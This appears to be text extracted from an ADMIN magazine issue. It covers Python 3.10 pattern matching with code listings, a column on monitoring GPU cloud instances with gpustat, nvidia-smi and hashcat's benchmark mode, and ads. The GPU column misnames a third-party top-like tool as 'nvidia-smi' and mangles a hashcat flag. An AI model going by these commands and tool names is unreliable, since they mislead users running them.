*RoCE, remote direct memory access over converged Ethernet.				

cost advantages over traditional on-premises solutions, as well as compared with popular public cloud storage. Today, powerful global file-systems are already capable of storing file data in the cloud as objects. This approach allows users to access files as they would on a standard NAS while the majority of the data resides on a cost-optimized, highly scalable object backend.

The limitations of traditional NAS and SAN systems for the aforementioned workloads are increasingly driving enterprises today to look for object-based storage solutions that support (global) filesystem capabilities. An object-based storage solution with integrated native file management capabilities therefore makes the transition from NAS to object storage interesting and opens up a wealth of new application possibilities, from backup and disaster recovery to

compliance-compliant archiving and highly secure, centrally consolidated cloud services for global file access and file synchronization. Compared with the file services offered by large cloud providers, they are then a genuine economic alternative and ideally lead to greater IT acceptance in the company.

Conclusions

Today, developers and users demand more flexibility, performance, and availability from the IT infrastructure. The reason is the increasing dynamism in the area of new applications, data formats, users, and changing workload profiles as they emanate from IoT or AI projects in the course of digitalization. Because of the strong growth of semi-structured and unstructured datasets at multi-petabyte orders of magnitude,

the classic SAN and NAS architecture is reaching its technical and economic limits.

The storage protocols mentioned here will of course be affected in different ways, and choices are also likely to depend significantly on the dominant use cases in the long term. However, one thing is clear: Consolidation on system architectures with integrated “unified” cloud protocol capabilities (file, block, object) on software-defined platforms and with clustered filesystems will continue at an increasing pace. ■

Info

- [1]** “IDC: Expect 175 zettabytes of data worldwide by 2025” by Andy Patrizio, Network World, December 2018:
[\[https://www.networkworld.com/article/3325397/idc-expect-175-zettabytes-of-data-worldwide-by-2025.html\]](https://www.networkworld.com/article/3325397/idc-expect-175-zettabytes-of-data-worldwide-by-2025.html)

GOT CLUSTER?

Tune in to the HPC Update newsletter for news, views, and real-world technical articles on high-performance computing.

<https://bit.ly/HPC-ADMIN-Update>

HPC Up Close

- OpenACC – Parallelizing Loops
- DES Completes Dark Matter Survey
- Open Compute Project Call for Posters
- Dolphin Announces New Switch for Composable Architectures
- Usenet

Highlights

OpenACC – Parallelizing Loops
OpenACC is a great tool for parallelizing applications for a variety of processors. In this article, I look at one of the most powerful...

DES Completes Dark Matter Survey
Scientists will continue to analyze the results until 2021

Open Compute Project Call for Posters
Submissions for the OCP Future Technologies Symposium are due on January 31

Dolphin Announces New Switch for Composable Architectures
The SX5624 will support software-defined configuration and device sharing at low latency

Usenet
Usenet, is a gigantic Internet forum with thousands of subforums. The Usenet system is designed as a federated network, which means you just need...

Most Read

GUI or Text-Based Interface?
Sys admins are like smokejumpers who parachute into fires, fighting them until they are out, or at least under control. When you jump into the...

Exploring the Jproc Filesystem with Python
The proc filesystem (procfs for short), is a Linux pseudo-filesystem that provides an interface to the operating system's kernel data structures.

Quantum Computing Milestone Achieved
Researchers at OPRF, perform independent operations on two qubits encoded on photons of different frequencies.

ISC 2019 Call for Submissions

The ISC High Performance 2019 conference (June 18-20) is currently open to various opportunities for engineers, researchers, and scientists working in high performance computing.

[Learn more here.](#)

Further Reading

- Shared Storage with NFS and SDRFS
- Human Brain Supercomputer Wakes Up
- Resource Management with Slurm
- Intel Unveils New Processor Line
- Discovering ROCm

7 YEARS OF ADMIN On One DVD

Order Now!
Shop.linuxnewmedia.com

2018 Archives Available Now!

Clear off your bookshelf and get every issue from 2018 at 50% off the digiplus price!

The 2018 ADMIN Network & Security magazine digital archive bundle is available now (Issue #43 through #48). **Order now**, and get all 2018 issues added to your digital account for access at any time from any device.

Order the archives today!

Pattern matching dispute in Python 3.10

Seeking Patterns

A controversial change is taking place in Python version 3.10 known mainly from functional languages: pattern matching. By Veit Schiele

Pattern matching is a symbol processing technique that uses a pattern to identify discrete structures or subsets, such as strings, trees, or graphs. It is found in functional or

Listing 1: Intended Pattern Matching

```
def http_error(status):
    match status:
        case 400:
            return "Bad request"
        case 401:
            return "Unauthorized"
        case 403:
            return "Forbidden"
        case 404:
            return "Not found"
        case 418:
            return "I'm a teapot"
        case _:
            return "Something else"
```

Listing 2: Schrödinger Constants

```
NOT_FOUND = 404
retcode = 200

match retcode:
    case NOT_FOUND:
        print('not found')

print(f"Current value of {NOT_FOUND=}")
```

logic programming languages that use a `match` expression to process data on the basis of its structure (e.g., in Scala [1], Rust [2], and F# [3]). A `match` statement takes an expression and compares it with successive patterns, which the programmer specifies in terms of one or more cases. This method is superficially similar to a `switch` statement in C, Java, or JavaScript, but far more powerful. Python 3.10 is now also set to receive such a `match` expression. The Python enhancement proposal (PEP) 634 [4] describes the implementation. More information about the plans can be found in PEP 635 [5] and PEP 636 [6]. How pattern matching is intended to work in Python 3.10 is demonstrated by the simple example in Listing 1, which compares a value with multiple literals.

In the last case of the `match` statement, an underscore acts as a placeholder that intercepts everything. This has caused irritation among developers, because in Python it is common to use an underscore before variable names to declare them for internal use. Although Python does not distinguish between private and

public variables as strictly as Java, it is a widely used convention that is also specified in the Style Guide for Python Code [7].

However, the proposed `match` statement can do more than just check patterns (i.e., detect a match between the value of a variable and a given pattern); it also rebinds the variables that match the given pattern. As a result, in Python you suddenly find yourself dealing with Schrödinger constants that remain constant only until you take a closer look at them in a `match` statement. The example in Listing 2 explains this problem, which produces the output:

```
not found
Current value of NOT_FOUND=200
```

This behavior has prompted experienced Python developers like Brandon Rhodes, author of *Foundations of Python Network Programming*, among others, to voice harsh criticism [8] of the proposal: "If this poorly-designed feature is really added to Python, we lose a principle I've always taught students: 'if you see an undocumented constant, you can always name it

without changing the code's meaning. The Substitution Principle, learned in algebra? It'll no longer apply."

Many long-time Python developers, however, don't just quibble with the structural pattern matching that's coming in Python 3.10, they generally regret developments in recent years in which more and more syntactic icing has been layered over the language. Original principles, as laid down in *The Zen of Python* [9], are being forgotten and functional stability sacrificed. Although Python has defined a sophisticated process in the form of PEPs [10], with which the further development of Python can be controlled collaboratively, criticism always pops up on Twitter and other social media, as now with structural pattern matching.

In fact, the topic has already been discussed intensively in the Python community. The Python steering council [11] already recommended the adoption of the proposal in December 2020. Nevertheless, the topic only really boiled up with the adoption of the proposal, certainly because of the size and diversity of the Python community. Most programmers are probably only interested in discussions about extensions that solve their own problems. They ignore the other developments until the PEPs are accepted.

That's probably the case with structural pattern matching. It enables

problem solving in ways that were almost impossible before in Python. For example, data scientists can write matching parsers and compilers for which they would have previously turned

to functional or logical programming languages. A simple example can be found in PEP 635 (Listing 3).

With the adoption of the PEP, the discussion has now spread to the wider Python community. Brett Cannon, a member of the Python steering council, pointed out in an interview that the last word has not yet been spoken: If problems arise in practical code you still have time to request changes until the first beta version. He also raised the possibility of changing the meaning of the underscore once again, so maybe you will be spared Schrödinger's constants. ■

Info

- [1] Pattern matching in Scala: [\[http://www.scala-lang.org/files/archive/spec/2.11/08-pattern-matching.html\]](http://www.scala-lang.org/files/archive/spec/2.11/08-pattern-matching.html)
- [2] Match expression in Rust: [\[https://doc.rust-lang.org/reference/expressions/match-expr.html\]](https://doc.rust-lang.org/reference/expressions/match-expr.html)

Listing 3: New Options

```
# previously
if (isinstance(node, BinOp) and node.op == "+"
    and isinstance(node.right, BinOp) and node.right.op == "*"):
    a, b, c = node.left, node.right.left, node.right.right
# Handle a + b*c

# new and more easily readable:
match node:
    case BinOp("+", a, BinOp("*", b, c)):
# Handle a + b*c
```

- [3] Pattern matching in F#: [\[https://docs.microsoft.com/en-us/dotnet/fsharp/language-reference/pattern-matching\]](https://docs.microsoft.com/en-us/dotnet/fsharp/language-reference/pattern-matching)
- [4] PEP 634 – Specification: [\[https://www.python.org/dev/peps/pep-0634/\]](https://www.python.org/dev/peps/pep-0634/)
- [5] PEP 635 – Motivation and Rationale: [\[https://www.python.org/dev/peps/pep-0635/\]](https://www.python.org/dev/peps/pep-0635/)
- [6] PEP 636 – Tutorial: [\[https://www.python.org/dev/peps/pep-0636/\]](https://www.python.org/dev/peps/pep-0636/)
- [7] PEP 8 – Style Guide for Python Code: [\[http://pep8.org/#descriptive-naming-styles\]](http://pep8.org/#descriptive-naming-styles)
- [8] Brandon Rhodes criticism: [\[https://twitter.com/brandon_rhodes/status/1360226108399099909\]](https://twitter.com/brandon_rhodes/status/1360226108399099909)
- [9] PEP 20 – The Zen of Python: [\[https://www.python.org/dev/peps/pep-0020/\]](https://www.python.org/dev/peps/pep-0020/)
- [10] PEP 0 – Index of Python Enhancement Proposals: [\[https://www.python.org/dev/peps/\]](https://www.python.org/dev/peps/)
- [11] Python steering council: [\[https://www.python.org/dev/peps/pep-8016/\]](https://www.python.org/dev/peps/pep-8016/)



Finding your way around a GPU-accelerated cloud environment

Speed Racer

We look at the tools needed to discover, configure, and monitor an accelerated cloud instance, employing the simplest possible tool to get the job done. *By Federico Lucifredi*

Raw compute performance horsepower has migrated from the central processing unit into dedicated chips over the last decade. Starting with specialized graphic processing units (GPUs), it has evolved into ever more specialized options for artificial intelligence use (tensor processing unit – TPU). Some emerging applications even make use of user-programmed field-programmable gate arrays (FPGAs) to execute customized in-silicon logic. These enhanced computing capabilities require adopting domain-specific data parallel programming models, of which NVidia’s CUDA [1] is the most widely used. The rise of the cloud has made access to the latest hardware cost effective even for individual engineers, because coders can purchase time on accelerated cloud instances from Amazon Web Services (AWS), Microsoft Azure, Google, or Linode, to name but a few options. This month

I look at the tools needed to discover, configure, and monitor an accelerated cloud instance in my trademark style, employing the simplest possible tool that will get the job done.

Knock, Knock. Who’s There?

On logging in to an environment configured by someone else (or by yourself a few weeks prior), the first question you would pose is just what acceleration capabilities, if any, are available. This is quickly discovered with the command:

```
$ ec2metadata | grep instance-type
instance-type: p3.2xlarge
```

Variations of the ec2metadata tool query the AWS metadata service, helping you identify the instance’s type. Alon Swartz’s original ec2metadata [2] is found in Ubuntu releases like Bionic (18.04), on which the Deep Learning

Amazon Machine Image (DLAMI) is currently based [3]. It has been replaced since by ec2-metadata [4] as Canonical decided to standardize on Amazon’s implementation of the tool beginning with Groovy Gorilla (20.10). Documentation indicates this instance type is equipped with an NVidia Tesla V100 [5] datacenter accelerator (Figure 1). Built on the basis of the Volta microarchitecture [6], the V100 supports CUDA 7.0, and it was the first to ship tensor cores designed for superior machine learning performance over regular CUDA GPU cores. You can also find this out without resorting to references by interrogating the hardware with lspci (Figure 2); equivalent information can also be obtained with lshw.

Stopwatch

A tidy and convenient utility to keep tabs on what is going on with the GPU is called gpustat [7]. Load information




Figure 1: EC2Instances.info is an essential resource to query instance types.

Lead Image © Lucy Baldwin, 123RF.com




Figure 2: Identifying the GPU hardware and its properties with `lspci`.

and memory utilization can be sourced alongside temperature, power, and fan speed. An updating watch [8] view is also present. After installing from the Python package repository (`pip3 install gpustat`), try the following:

```
$ gpustat -P
[0] Tesla V100-SXM2-16GB | 37°C, 0%, 24 / 300 W | 0 / 16160 MB |
```

One GPU is present, running at a cool 37 Celsius and drawing 24W while doing absolutely nothing. To proceed further, you need to find a load generator, because trusted standbys `stress` [9] and `stress-ng` [10] do not yet supply GPU stressors. Obvious




Figure 3: Hashcat's benchmark mode is a great self-contained GPU load generator.




Figure 4: Warming up a corner of EC2's us-east-1 datacenter with a benchmark.

choices include the `glmark2` [11] and `glxgears` [12] graphic load generators. Both tools measure a frame-rate benchmark and require a valid X11 display. A headless alternative is supplied by the password recovery utility `hashcat` [13], which includes a built-in GPU-accelerated hashing benchmark. Version 6 supplies a CUDA driver and can be found on the developer's website. Launching the `nightmare` workload profile will keep the GPU busy for some time, giving you a few minutes to test tools (Figure 3). Try it with:

```
$ sudo ./hashcat-6.1.1/
hashcat.bin -b -0 -w 4
```

Figure 4 shows the results with `gpustat`. Temperature is exceeding 55 degrees, and power consumption is approaching 230W; 2.5GB of memory is in use, and GPU load is now at 100%. At the same time, I took the opportunity to call on `nvidia-smi` [14], the NVidia systems management interface utility, for an alternative view of the system's status. The `nvidia-smi` utility is the official GPU-configuration tool supplied by the vendor. Available on all supported Linux distributions, it encompasses all recent NVidia hardware. (See "Intel and AMD Radeon GPU Tools" box.)

Intel and AMD Radeon GPU Tools

Users of hardware not manufactured by NVidia need not fear; Linux tools exist for their GPUs as well. The `intel-gpu-tools` package supplies the `intel_gpu_top` [15] command, which will produce a process and load listing (but alas no curses chart) on machines equipped with Intel hardware. For AMD chips, the `radeontop` [16] command provided by the eponymous package will do the trick – and it provides an interesting take on terminal graphics, showcasing loads in different parts of the rendering pipeline. Another interesting bit of software coming out of Intel is the `oneAPI` Toolkit, which stands out for its ability to bridge with one data-parallel abstraction execution across CPUs, GPUs, and even FPGAs [17].




Figure 5: nvidia-smi is my choice for the most comprehensive GPU monitoring tool.

The Real McCoy

This tour must inevitably end with a top-like tool. Maxime Schmitt’s `nvidia-smi` [18] is packaged in the *universe* repository starting with Focal (20.04), but it is easily compiled from source on the 18.04-based DLAMI: I was able to do so without incident in a few minutes. Packaged for the most popular Linux distributions, `nvidia-smi` can handle multiple GPUs, and it produces an intuitive in-terminal plot. Conveniently, it can distinguish between *graphic* and *compute* workloads in its process listing and plots the load on each GPU alongside the use of GPU memory. The intermittent nature of Hashcat’s many-part benchmark is shown clearly in a test (Figure 5). One last, excellent option comes from AWS itself in the form of the Cloud-

Watch service. CloudWatch does not track GPU metrics by default, but the DLAMI documentation provides instructions on how to configure and authorize a simple Python script reporting temperature, power consumption, GPU, and GPU memory usage to the cloud service [19]. The results are great (Figure 6), and the data is stored in the service that you should be already using to monitor your cloud instances, making a case for convenience and integration. You can customize the granularity of the sampling by modifying the supplied script. Please take note of a minor inconsistency in the documentation: The `store_resolution` variable is really named `store_reso`. ■

Info

- [1] CUDA: [\[https://developer.nvidia.com/cuda-zone\]](https://developer.nvidia.com/cuda-zone)
- [2] Alon Swartz - ec2metadata: [\[https://www.turnkeylinux.org/blog/amazon-ec2-metadata\]](https://www.turnkeylinux.org/blog/amazon-ec2-metadata)
- [3] DLAMI: [\[https://docs.aws.amazon.com/dlami/latest/devguide/what-is-dlami.html\]](https://docs.aws.amazon.com/dlami/latest/devguide/what-is-dlami.html)

- [4] ec2-metadata: [\[http://manpages.ubuntu.com/manpages/groovy/en/man8/ec2-metadata.8.html\]](http://manpages.ubuntu.com/manpages/groovy/en/man8/ec2-metadata.8.html)
- [5] NVidia V100 Tensor Core GPU: [\[https://www.nvidia.com/en-us/data-center/v100/\]](https://www.nvidia.com/en-us/data-center/v100/)
- [6] NVidia Volta microarchitecture: [\[https://en.wikipedia.org/wiki/Volta_\(microarchitecture\)\]](https://en.wikipedia.org/wiki/Volta_(microarchitecture))
- [7] Jongwook Choi - gpustat: [\[https://pypi.org/project/gpustat/\]](https://pypi.org/project/gpustat/)
- [8] watch (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/en/man1/watch.1.html\]](http://manpages.ubuntu.com/manpages/bionic/en/man1/watch.1.html)
- [9] Amos Waterland - stress (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/man1/stress.1.html\]](http://manpages.ubuntu.com/manpages/bionic/man1/stress.1.html)
- [10] Colin King - stress-ng (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/man1/stress-ng.1.html\]](http://manpages.ubuntu.com/manpages/bionic/man1/stress-ng.1.html)
- [11] glmark2 (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/en/man1/glmark2.1.html\]](http://manpages.ubuntu.com/manpages/bionic/en/man1/glmark2.1.html)
- [12] glxgears (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/en/man1/glxgears.1.html\]](http://manpages.ubuntu.com/manpages/bionic/en/man1/glxgears.1.html)
- [13] Jens Steube - hashcat v6: [\[https://hashcat.net/hashcat/\]](https://hashcat.net/hashcat/)
- [14] nvidia-smi: [\[https://developer.nvidia.com/nvidia-system-management-interface\]](https://developer.nvidia.com/nvidia-system-management-interface)
- [15] intel_gpu_top (1) man page: [\[http://manpages.ubuntu.com/manpages/bionic/en/man1/intel_gpu_top.1.html\]](http://manpages.ubuntu.com/manpages/bionic/en/man1/intel_gpu_top.1.html)
- [16] radeontop: [\[https://github.com/clbr/radeontop\]](https://github.com/clbr/radeontop)
- [17] Intel oneAPI Toolkits: [\[https://software.intel.com/content/www/us/en/develop/tools/oneapi/all-toolkits.html\]](https://software.intel.com/content/www/us/en/develop/tools/oneapi/all-toolkits.html)
- [18] Maxime Schmitt - nvidia-smi: [\[https://github.com/Syllo/nvidia-smi\]](https://github.com/Syllo/nvidia-smi)
- [19] GPU monitoring with CloudWatch: [\[https://docs.aws.amazon.com/dlami/latest/devguide/tutorial-gpu-monitoring-gpumon.html\]](https://docs.aws.amazon.com/dlami/latest/devguide/tutorial-gpu-monitoring-gpumon.html)




Figure 6: Putting the monitoring data where it belongs: in the CloudWatch service.

The Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at Red Hat and was formerly the Ubuntu Server Product Manager at Canonical and the Linux “Systems Management Czar” at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the new O’Reilly title *AWS System Administration*.

ADMIN

Network & Security

NEWSSTAND

Order online:
bit.ly/ADMIN-Newsstand

ADMIN is your source for technical solutions to real-world problems. Every issue is packed with practical articles on the topics you need, such as: security, cloud computing, DevOps, HPC, storage, and more! Explore our full catalog of back issues for specific topics or to complete your collection.

#62/March/April 2021

Lean Web Servers

In this issue, we present a variety of solutions that resolve common web server needs.

On the DVD: Fedora 33



#61/January/February 2021

Secure Containers

Security is the watchword this issue, and we begin with eliminating container security concerns.

On the DVD: Clonezilla Live 2.7.0



#60/November/December 2020

Securing TLS

In this issue, we look at ASP.NET Core, a web-development framework that works across OS boundaries.

On the DVD: Ubuntu Server Edition 20.10



#59/September/October 2020

Custom MIBs

In this issue, learn how to create a Management Information Base module for hardware and software.

On the DVD: CentOS 8.2.2004



#58/July/August 2020

Graph Databases

Discover the strengths of graph databases and how they work, and follow along with a Neo4j example.

